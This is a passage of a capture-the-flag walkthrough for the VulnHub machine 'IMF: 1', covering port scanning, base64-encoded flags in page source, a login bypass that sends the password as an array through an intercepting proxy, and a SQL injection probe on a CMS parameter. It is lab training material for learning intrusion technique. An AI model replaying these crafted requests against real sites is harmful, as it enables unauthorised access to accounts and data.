
[VulnHub] IMF: 1

Date: 26/Sep/2019
Categories: oscp, vulnhub, linux
Tags: exploit_php_fileupload_bypass, privesc_bof

Overview

This is a writeup for VulnHub VM IMF: 1. Here are stats for this machine from machinescli:




```
machinescli -t --info imf
 ---- ------------- -------- -------- ------------ ---- ---------- ------- -------------------------------
   #             ID  Name     Rating   Difficulty   OS   OSCPlike   Owned               TTPs
 ---- ------------- -------- -------- ------------ ---- ---------- ------- -------------------------------
  1.    vulnhub#162  IMF: 1                         🐧      ●         💧    exploit_php_fileupload_bypass
                                                                                   privesc_bof

 ---- ------------- -------- -------- ------------ ---- ---------- ------- -------------------------------
```

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (`enumeration` → `exploitation` → `privilege escalation`) for this machine:



[VulnHub] IMF: 1
192.168.92.178
Phase #1: Enumeration
80/tcp
http://192.168.92.178/contact.php
http://192.168.92.178/index.php
http://192.168.92.178/imfadministrator/index.php
http://192.168.92.178/imfadministrator/cms.php?pagename=home
flag1
flag2
flag3
http://192.168.92.178/imfadministrator/images/whiteboard.jpg
flag4
http://192.168.92.178/imfadministrator/uploadr942.php
Phase #2: Exploitation
http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif
command execution
flag5
netcat (www-data)
Phase #3: Privilege Escalation
/usr/local/bin/agent
buffer overflow exploit
netcat (root)
/root/Flag.txt
/root/TheEnd.txt

Figure 2: writeup.overview.killchain

TTPs


1. `80/tcp/http/Apache httpd 2.4.18 ((Ubuntu))`: exploit_php_fileupload_bypass, privesc_bof

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Sun Sep 22 12:16:22 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/xml/_quick_tcp_nmap.xml 192.168.92.178
Nmap scan report for 192.168.92.178
Host is up, received arp-response (0.00039s latency).
Scanned at 2019-09-22 12:16:24 PDT for 11s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: IMF - Homepage
MAC Address: 00:0C:29:2A:CD:D9 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Sep 22 12:16:36 2019 -- 1 IP address (1 host up) scanned in 13.16 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:




```
openports
 ---- -------- ---------- --------------------------------------- ------------------------------------------------------------
  #    Port     Protocol   Service                                 Scans
 ---- -------- ---------- --------------------------------------- ------------------------------------------------------------
                                                                   ./results/192.168.92.178/scans/tcp_80_http_gobuster.txt
                                                                   ./results/192.168.92.178/scans/tcp_80_http_nikto.txt
                                                                   ./results/192.168.92.178/scans/tcp_80_http_nmap.txt
  1.   80/tcp   http       ttl 64 Apache httpd 2.4.18 ((Ubuntu))   ./results/192.168.92.178/scans/tcp_80_http_robots.txt
                                                                   ./results/192.168.92.178/scans/tcp_80_http_sqlmap_dbms.txt
                                                                   ./results/192.168.92.178/scans/tcp_80_http_sqlmap.txt
                                                                   ./results/192.168.92.178/scans/tcp_80_http_whatweb.txt
 ---- -------- ---------- --------------------------------------- ------------------------------------------------------------
```

Figure 3: writeup.enumeration.steps.2.1

3. The Nmap NSE script `http-comments-displayer` found out first flag on the `contact.php` page:

```
view-source:http://192.168.92.178/contact.php
  |     Path: http://192.168.92.178:80/contact.php
  |     Line number: 149
  |     Comment:
  |         <!-- flag1{YWxsdGhlZmlsZXM=} -->

b64d "YWxsdGhlZmlsZXM=" ; echo
  allthefiles
```



New Tab
IMF - Homepage
http://192.168.92.178/index.
http://192.168.92.178/js/Zm
http://192.168.92.178/contac
view-source:http://192.168.92.178/contact.php
links
EPIC 3D Printing Timela...

```
                            <div class="col-sm-8">
                                <textarea class="form-control" rows="3" id="comments" name="comments"></textarea>
                            </div>
                        </div>
                        <button type="submit" class="btn btn-default btn-signup">
                            <i class="fa fa-paper-plane"></i> Send
                        </a>
                    </form>


                </div>
            </div>
        </div>
    </div>
</section>





<section id="service">
    <div class="container">
        <!-- flag1{YWxsdGhlZmlsZXM=} -->
        <div class="service-wrapper">
            <div class="row">
                <div class="col-md-4 col-sm-6">
                    <div class="block wow fadeInRight" data-wow-delay="1s">
```

Figure 4: writeup.enumeration.steps.3.1


4. We also find base64 strings used as filenames for some javascript files. Decoding these strings reveal the second flag:

```
view-source:http://192.168.92.178/index.php
  <script src="js/ZmxhZzJ7YVcxbVl.js"></script>
  <script src="js/XUnRhVzVwYzNS.js"></script>
  <script src="js/eVlYUnZjZz09fQ==.min.js"></script>

b64d "ZmxhZzJ7YVcxbVlXUnRhVzVwYzNSeVlYUnZjZz09fQ=="
  flag2{aW1mYWRtaW5pc3RyYXRvcg==}

b64d "aW1mYWRtaW5pc3RyYXRvcg=="
  imfadministrator
```


New Tab
IMF - Homepage
http://192.168.92.178/index.
view-source:http://192.168.92.178/index.php
links
EPIC 3D Printing Timela...

```
        <!-- Fonts -->




        <!-- CSS -->

        <link rel="stylesheet" href="css/bootstrap.min.css">
        <link rel="stylesheet" href="css/font-awesome.min.css">
        <link rel="stylesheet" href="css/main.css">
        <link rel="stylesheet" href="css/animate.css">
        <link rel="stylesheet" href="css/responsive.css">


        <!-- Js -->
        <script src="js/vendor/modernizr-2.6.2.min.js"></script>
        <script src="js/vendor/jquery-1.10.2.min.js"></script>
        <script src="js/bootstrap.min.js"></script>
        <script src="js/ZmxhZzJ7YVcxbVl.js"></script>
        <script src="js/XUnRhVzVwYzNS.js"></script>
        <script src="js/eVlYUnZjZz09fQ==.min.js"></script>
        <script>
```

Figure 5: writeup.enumeration.steps.4.1




```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # b64d "ZmxhZzJ7YVcxbVl"
flag2{aW1mYbase64: invalid input
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # b64d "ZmxhZzJ7YVcxbVlXUnRhVzVwYzNSeVlYUnZjZz09fQ==" ; echo
flag2{aW1mYWRtaW5pc3RyYXRvcg==}
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 6: writeup.enumeration.steps.4.2

5. Following up on the `imfadministrator` string, it turned out to be a directory name. Visting this link gives a login page with an interesting comment in HTML source. We made a few attempts but could not successfully login:

```
http://192.168.92.178/imfadministrator/index.php
 <!-- I couldn't get the SQL working, so I hard-coded the password. It's still mad secure through. - Roger -->
```


New Tab
192.168.92.178/imfadministr
whiteboard.jpg (JPEG Ima
192.168.92.178/imfadministr
192.168.92.178/imfadministrator/index.php
links
EPIC 3D Printing Timela...
Login


Username: rmichaels

Password: •••••••

Figure 7: writeup.enumeration.steps.5.1

6. We intercept the login request via Burp proxy and change the `pass` field to an array which confuses the application and returns a page with the third flag:


```
flag3{Y29udGludWVUT2Ntcw==}
  b64d "Y29udGludWVUT2Ntcw=="
    continueTOcms
```



Request to http://192.168.92.178:80

```
POST /imfadministrator/index.php HTTP/1.1
Host: 192.168.92.178
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.92.178/imfadministrator/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Cookie: PHPSESSID=8gh46vobq10625o2e6qqfevls6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

user=rmichaels&pass=testing
```


Figure 8: writeup.enumeration.steps.6.1



```
POST /imfadministrator/index.php HTTP/1.1
Host: 192.168.92.178
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.92.178/imfadministrator/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Cookie: PHPSESSID=8gh46vobq10625o2e6qqfevls6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

user=rmichaels&pass[]=testing
```

```
HTTP/1.1 200 OK
Date: Sun, 22 Sep 2019 21:30:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 100
Connection: close
Content-Type: text/html; charset=UTF-8

flag3{Y29udGludWVUT2Ntcw==}<br />Welcome, rmichaels<br /><a
href='cms.php?pagename=home'>IMF CMS</a>
```


Figure 9: writeup.enumeration.steps.6.2



```
POST /imfadministrator/index.php HTTP/1.1
Host: 192.168.92.178
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.92.178/imfadministrator/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Cookie: PHPSESSID=8gh46vobq10625o2e6qqfevls6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

user=rmichaels&pass[]=testing
```

```
HTTP/1.1 200 OK
Date: Sun, 22 Sep 2019 21:30:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 100
Connection: close
Content-Type: text/html; charset=UTF-8

flag3{Y29udGludWVUT2Ntcw==}<br />Welcome, rmichaels<br /><a
href='cms.php?pagename=home'>IMF CMS</a>
```

Figure 10: writeup.enumeration.steps.6.3



New Tab
IMF - Homepage
IMF - Contact Us
http://192.168.92.178/imfadn
192.168.92.178/imfadministra
192.168.92.178/imfadministrator/
links
EPIC 3D Printing Timela...

flag3{Y29udGludWVUT2Ntcw==}
Welcome, rmichaels
IMF CMS

Figure 11: writeup.enumeration.steps.6.4

7. We explored the CMS link but could not find anything interesting apart from the pagename parameter in URL. Upon further enumeration, the URL handler was found to be vulnerable to SQLi:

```
http://192.168.92.178/imfadministrator/cms.php?pagename=home'
  Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in
  ↪  /var/www/html/imfadministrator/cms.php on line 29
```


New Tab
whiteboard.jpg (JPEG Ima
192.168.92.178/imfadministra
IMF CMS
192.168.92.178/imfadministrator/cms.php?pagename=home'
links
EPIC 3D Printing Timela...

IMF CMS

